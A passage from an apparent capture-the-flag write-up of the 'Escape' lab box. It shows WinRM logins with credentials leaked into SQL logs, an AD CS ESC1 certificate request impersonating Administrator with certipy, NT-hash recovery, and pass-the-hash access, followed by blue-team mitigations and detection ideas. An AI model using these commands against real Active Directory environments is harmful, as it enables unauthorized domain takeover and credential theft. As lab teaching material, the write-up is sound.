Domain lockout information:
  Lockout observation window: 30 minutes
  Lockout duration: 30 minutes
  Lockout threshold: None
Domain logoff information:
  Force logoff time: not set

 ===========================================
|    Printers via RPC for 10.129.228.253    |
 ===========================================
[+] No printers available

Completed after 10.79 seconds

We will now collect and ingest bloodhound data for further analysis.
We can see our current user is part of the Remote Management Users group and can thus use winrm in order to connect :
That’s exactly what we will do :
1
2
3
4
5
6
7
8
9
10
11
┌──(sc4nx㉿attackhost)-[~/Documents/Tools/BloodHound]
└─$ evil-winrm -i 10.129.228.253 -u sql_svc -p "REGGIE1234ronnie"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sql_svc\Documents>
When parsing available log files, we spotted credentials for Ryan.Cooper. This user probably entered its password in the login field, resulting in password appearing in the log.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
2022-11-18 13:43:07.44 spid51      Changed database context to 'master'.
2022-11-18 13:43:07.44 spid51      Changed language setting to us_english.
2022-11-18 13:43:07.44 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.44 Logon       Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.48 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.48 Logon       Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.72 spid51      Attempting to load library 'xpstar.dll' into memory. This is an informational message only. No user action is required.
2022-11-18 13:43:07.76 spid51      Using 'xpstar.dll' version '2019.150.2000' to execute extended stored procedure 'xp_sqlagent_is_starting'. This is an informational message only; no user action is required.
2022-11-18 13:43:08.24 spid51      Changed database context to 'master'.
2022-11-18 13:43:08.24 spid51      Changed language setting to us_english.
2022-11-18 13:43:09.29 spid9s      SQL Server is terminating in response to a 'stop' request from Service Control Manager. This is an informational message only. No user action is required.
2022-11-18 13:43:09.31 spid9s      .NET Framework runtime has been stopped.
2022-11-18 13:43:09.43 spid9s      SQL Trace was stopped due to server shutdown. Trace ID = '1'. This is an informational message only; no user action is required.
*Evil-WinRM* PS C:\SQLServer\Logs> pwd

Path
----
C:\SQLServer\Logs


*Evil-WinRM* PS C:\SQLServer\Logs>
We now have valid credentials for Ryan.Cooper
User Flag
We first validated the found credentials :
1
2
3
4
5
6
7
8
9
10
11
┌──(sc4nx㉿attackhost)-[~/Documents/Tools/BloodHound]
└─$ evil-winrm -i 10.129.228.253 -u Ryan.Cooper -p 'NuclearMosquito3'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents>

And got the user flag :
Privilege Escalation
As Ryan.Cooper, we’ll begin another enumeration cycle and found a vulnerable certificate template :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
┌──(sc4nx㉿attackhost)-[~/Downloads/HTBBoxes/Escape]
└─$ certipy-ad find -u ryan.cooper -p 'NuclearMosquito3'  -dc-ip 10.129.228.253 -vulnerable -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'sequel-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'sequel-DC-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'sequel-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'sequel-DC-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : sequel-DC-CA
    DNS Name                            : dc.sequel.htb
    Certificate Subject                 : CN=sequel-DC-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Certificate Validity Start          : 2022-11-18 20:58:46+00:00
    Certificate Validity End            : 2121-11-18 21:08:46+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : SEQUEL.HTB\Administrators
      Access Rights
        ManageCertificates              : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        ManageCa                        : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : UserAuthentication
    Display Name                        : UserAuthentication
    Certificate Authorities             : sequel-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 10 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Administrator
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
        Write Property Principals       : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
    [!] Vulnerabilities
      ESC1                              : 'SEQUEL.HTB\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
That’s classic ESC1: any Domain User can enroll a client-auth cert for any UPN, including Administrator@sequel.htb.
Note: In an ESC1 attack, an attacker exploits a misconfigured Enterprise CA certificate template in AD CS to request a certificate for a high-privileged account, for example, Domain Admin. Then, they use that certificate to act as that account, gaining unauthorized control. This works because Domain Users have Enroll and template allow Client Authentication and EnrolleeSuppliesSubject.
The first step will be to request a pfx as the administrator user :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(sc4nx㉿attackhost)-[~/Downloads/HTBBoxes/Escape]
└─$ certipy-ad req -u ryan.cooper -p 'NuclearMosquito3'  -dc-ip 10.129.228.253 -template UserAuthentication -upn Administrator@sequel.htb -ca sequel-DC-CA -ns 10.129.228.253 -dns sequel.htb  -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning: invalid escape sequence '\('
  "(0x[a-zA-Z0-9]+) \([-]?[0-9]+ ",
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.228.253[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.228.253[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 15
[*] Got certificate with multiple identifications
    UPN: 'Administrator@sequel.htb'
    DNS Host Name: 'sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_sequel.pfx'
Note: In an ESC1 attack, an attacker exploits a misconfigured Enterprise CA certificate template in AD CS to request a certificate for a high-privileged account, for example, Domain Admin. Then, they use that certificate to act as that account, gaining unauthorized control.
We can now authenticate as administrator :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(sc4nx㉿attackhost)-[~/Downloads/HTBBoxes/Escape]
└─$ certipy-ad auth -pfx administrator_sequel.pfx  -dc-ip 10.129.228.253
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'Administrator@sequel.htb'
    [1] DNS Host Name: 'sequel.htb'
> 0
[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
ProTip™: If the target server date is not correct, attack will fail (KRB_AP_ERR_SKEW(Clock skew too great)). You can disable ntp and align on the target time : sudo timedatectl set-ntp off then sudo rdate -n 10.129.228.253
With the recovered NTLM hash, we can pass-the-hash and connect to the DC using evil-winrm :
1
2
3
4
5
6
7
8
9
10
11
┌──(sc4nx㉿attackhost)-[~/Documents/Tools/BloodHound]
└─$ evil-winrm -i 10.129.228.253 -u administrator -H 'a52f78e4c751e5f5e17e1e9f3e58f4ee'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Root Flag

And finally get the root flag :
Mitigations / Blue team notes
- Active Directory / AD CS
- Fix ESC1: For client-auth templates, disable “Enrollee supplies subject” or restrict Enroll to a tightly controlled group (not Domain Users). Consider Manager Approval and Authorized Signatures.
- Audit templates & CA ACLs regularly (focus: EKUs, enrollment rights). Consider tooling like Certify/Certipy in audit mode.
- Shorten cert lifetimes and enable revocation checking; monitor for abnormal enrollment spikes or enrollments for admin UPNs.
- MSSQL
- Remove dangerous extended stored procedures from low-privileged logins (block xp_dirtree, xp_subdirs, xp_fileexist where not needed).
- Separate SQL service accounts from domain accounts where possible; if domain-joined, ensure strong, unique, rotated passwords or gMSA usage.
- Enable SQL Server auditing for calls to xp_* and login failures; ship to SIEM with alerts on UNC paths and authentication to unusual hosts.
- SMB / Responder Resistance
- Disable NTLM where possible; enforce Kerberos-only for internal auth paths.
- If NTLM is required, NTLMv2 only + consider SMB signing and restrict outbound SMB (\* egress filtering, Windows Firewall).
- Block outbound LLMNR/NetBIOS and ingress/egress SMB to untrusted subnets; enable Responder/Juice Shop detections (e.g., monitor NBNS/LLMNR traffic, anomalous name resolution).
- Credential Hygiene
- Ban default credentials in production docs; treat internal PDFs as sensitive.
- Prevent credential leakage in logs: ensure applications don’t log raw form inputs; mask secrets; set appropriate logging levels.
- Password policy: already strong history and max age—ensure min length ≥ 14, complexity + banned password list; adopt AAD/NTLM ban lists if hybrid.
- WinRM
- Restrict Remote Management Users; prefer Just-Enough Administration (JEA) and Just-in-Time (JIT) access with time-bound rights.
- Enforce certificate-based WinRM and constrained delegation; limit from which hosts WinRM is allowed.
- Detection Ideas
- Alert on:
- Cert enrollments where Subject/UPN ≠ requester.
- Cert enroll events by ordinary Domain Users.
- MSSQL xp_dirtree/xp_subdirs invocation.
- NTLM auth to non-standard SMB servers.
- New TGTs for privileged accounts from unusual hosts.
- Alert on: